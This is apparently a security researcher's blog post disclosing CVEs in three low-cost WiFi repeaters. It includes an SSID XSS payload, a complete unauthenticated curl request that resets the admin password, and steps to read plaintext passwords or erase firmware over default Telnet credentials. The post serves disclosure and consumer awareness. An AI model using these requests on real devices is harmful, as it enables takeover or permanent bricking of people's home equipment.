l.zarfati Follow
Mar 18, 2021 · 6 min read · Listen

Hunting for Vulnerabilities in Low-Cost WiFi Repeaters

Security analysis of some low-cost WiFi Repeaters

Many of us have had to choose a WiFi repeater to extend the wireless coverage of home routers. Nowadays, such device types are spreading fast and sometimes low-cost and poorly configured ones might severely harm the security and privacy of your home network, including devices commonly attached to it.

The problem is exacerbated by the huge amount of vendors selling these devices at quite low prices, which render them the most attractive choice for majority of the people. However, what most people should be aware of is that their low-cost devices might lead to... well.. other kind of costs!
Unfortunately, sometimes these costs may be higher than if you had chosen a different, more expensive device.

Why these devices?

- They are not *too* expensive (about 15€).
  Thus, they are the most attractive choice for less-aware customers.
- They are among the very first results provided by Amazon (not just the Italian version) when you search for keywords like “WiFi Repeater/Extender”.
- At the time of writing, the second device was considered an Amazon’s Choice (Amazon IT). Therefore, most likely, many of them have already been sold.

The following sections summarize the vulnerabilities I found as a result of my analysis. The next section will briefly discuss, for each device analyzed, the vulnerabilities with an assigned CVE ID I’ve been able to found as well as other minor security-related issues affecting the involved devices.

To fix such vulnerabilities you should update your device’s firmware to the latest available version but sometimes, with poorly configured firmwares (perhaps bugs?!), you won’t even be allowed to download software updates, leaving you with only two choices: either you stay vulnerable or you replace the device at all.

Device (**1/3**): Acexy Wireless-N WiFi Repeater REV 1.0
Firmware: 28.08.06.1


CVE-2021-28160 — SSID Reflected XSS

As with every WiFi Repeater, you have to choose the wireless network which range you wish to extend, providing the password (if any) of its wireless AP.

The page shown above, "/repeater.html", allows to select the network and displays the available wireless APs without applying any kind of sanitization on the data included into the HTML page, which is rendered by the browser.

Therefore, by modifying the SSID of a wireless network such as the following you can achieve JavaScript code executed every time a user visit the page *repeater.html* or, more in general, when a user just click on the "Repeater Wizard" section on the homepage.

```
<img src=no onerror=alert(1) foo
```



CVE-2021–28936— Improper Access Control on password reset requests

An Improper Access Control (CWE-284) vulnerability allows any device to change the Web management interface password by sending just one specially crafted HTTP GET request, without requiring any previous authentication.

In order to exploit the vulnerability you need to know the current management interface account name (by default, it is ***admin***).
The following curl command change the management interface password to "*mystrongpass123*", assuming the account name is *admin* and the IP address of the device is the default one (192.168.10.1).

```
curl -i -s -o /dev/null -w "%{http_code}" -k -X $'GET' \
    -H $'Host: 192.168.10.1' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: */*'
-H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'X-Requested-With: XMLHttpRequest' -H $'Connection:
close' -H $'Referer: http://192.168.10.1/password.html' -H $'Content-Length: 4' \
    --data-binary $'\x0d\x0a\x0d\x0a' \
    $'http://192.168.10.1/login.htm?
CMD=SYS&GO=login.htm&SET0=18416128=en&SET1=17498624=admin&SET2=16843264=mystrongpass123&rd=0.7548039925199851&_=1615725324336'
```


```
└─$ curl -i -s -o /dev/null -w "%{http_code}" -k -X $'GET' \
    -H $'Host: 192.168.10.1' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: */*' -H $'Accept-Language: en
-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'X-Requested-With: XMLHttpRequest' -H $'Connection: close' -H $'Referer: http://192.168.10.1/password.h
tml' -H $'Content-Length: 4' \
    --data-binary $'\x0d\x0a\x0d\x0a' \
    $'http://192.168.10.1/login.htm?CMD=SYS&GO=login.htm&SET0=18416128+en&SET1=17498624+admin&SET2=16843264+mystrongpass123&rd=0.7548039925199851 6_+1615725324
336'
200
```

Once the request is handled successfully, just try to login with the password you provided earlier.

CVE-2021-28937— Plaintext password reflected in /password.html page

The web management interface password is included in the */password.html* HTML page, which contains a form for changing the username and the password.

To exploit this vulnerability just visit the URL *http://192.168.10.1/password.html* and inspect the returned HTML element with any browser you prefer.



This kind of password disclosure also implies the device stores the password as a plaintext, without computing any hash value.

Others

- HTTPS is never used and HTTP traffic can be easily intercepted on a LAN.

Username and password are sent unencrypted during authentication and, additionally, every time you visit */password.html* you give to a potential attacker the chance to read your current username and password (both included in the HTML document).

- Telnet service listening on port 23.

The default username is easy to guess (***admin***) but the password is not among the most trivial or common ones. I didn't manage to guess the password though you might be luckier, or just better than me at generating password lists.

Device (2/3): SOOTEWAY Wi-Fi Range Extender V1.5
Firmware: apparently no firmware updates
Arch: MIPS

CVE-2021–30028 — Weak credentials lead to remote firmware read/write/erasure

The device shown above also has some vulnerabilities.

In particular, a Telnet service is listening on port 23 and default credentials are among the most common ones (**admin**:**admin**). However, what is worse is that after the login succeeds, the service provides a complete set of instructions that allows a potential adversary to do literally anything with your WiFi Repeater. He might be able to modify the device configuration like changing the repeater password, modify CPU registers values and even flash/overwrite the firmware. All of these can be done remotely.

For instance, it would be possible to compromise the device forever, overwriting part of the firmware and preventing the factory reset. The following two screenshots show the things an attacker would have access to and also one way he could stop the correct functioning of the device *permanently*.

From this moment on, the WiFi Repeater becomes literally useless and must be replaced. Finally, it appears that no firmware update is foreseen, therefore you should either buy a new device or keep your vulnerable one as it was mentioned initially.

Device (3/3): Pix-Link MiNi Router
Firmware: v28K.MiniRouter.20190211

The firmware installed on this device also does not sanitize user-supplied input. This led to the discovery of two stored XSS vulnerabilities (**CVE-2021–43728** and **CVE-2021–43729**) affecting the SSID and wireless security key values respectively.

To replicate the simple XSS *alert* POC just intercept the request sent when you *Apply* changes from *Advance>Wireless* setting page through a proxy (e.g. Burp community will suffice). Note that intercept/modify is required to overcome the character limitation.

Once our crafted value is set it will be enough to visit the extender home page to trigger the JS alert as depicted by the next screenshot.

Regarding the second issue (CVE-2021–43729):
- Enter your XSS payload in the same Wireless setting page mentioned above
- Apply changes

Then just connect back to the WiFi extender providing the payload itself as password. The JS alert will spawn as soon as the home page is visited:

Conclusion

When a software/hardware device, or a product in general, is sold at much lower prices than others there are usually reasons. Such reasons may vary, including bad implementation choices, less development or testing effort and security vulnerabilities too. However, since even the most expensive devices might be vulnerable you should (at least) try to choose wisely when it comes to your home network security.

There are plenty more expensive WiFi extenders I might suggest, such as this one by TP-Link. However, I'd like to avoid so since even that one has an interesting client-side encryption which should be reversed to see what it's intended to hide :)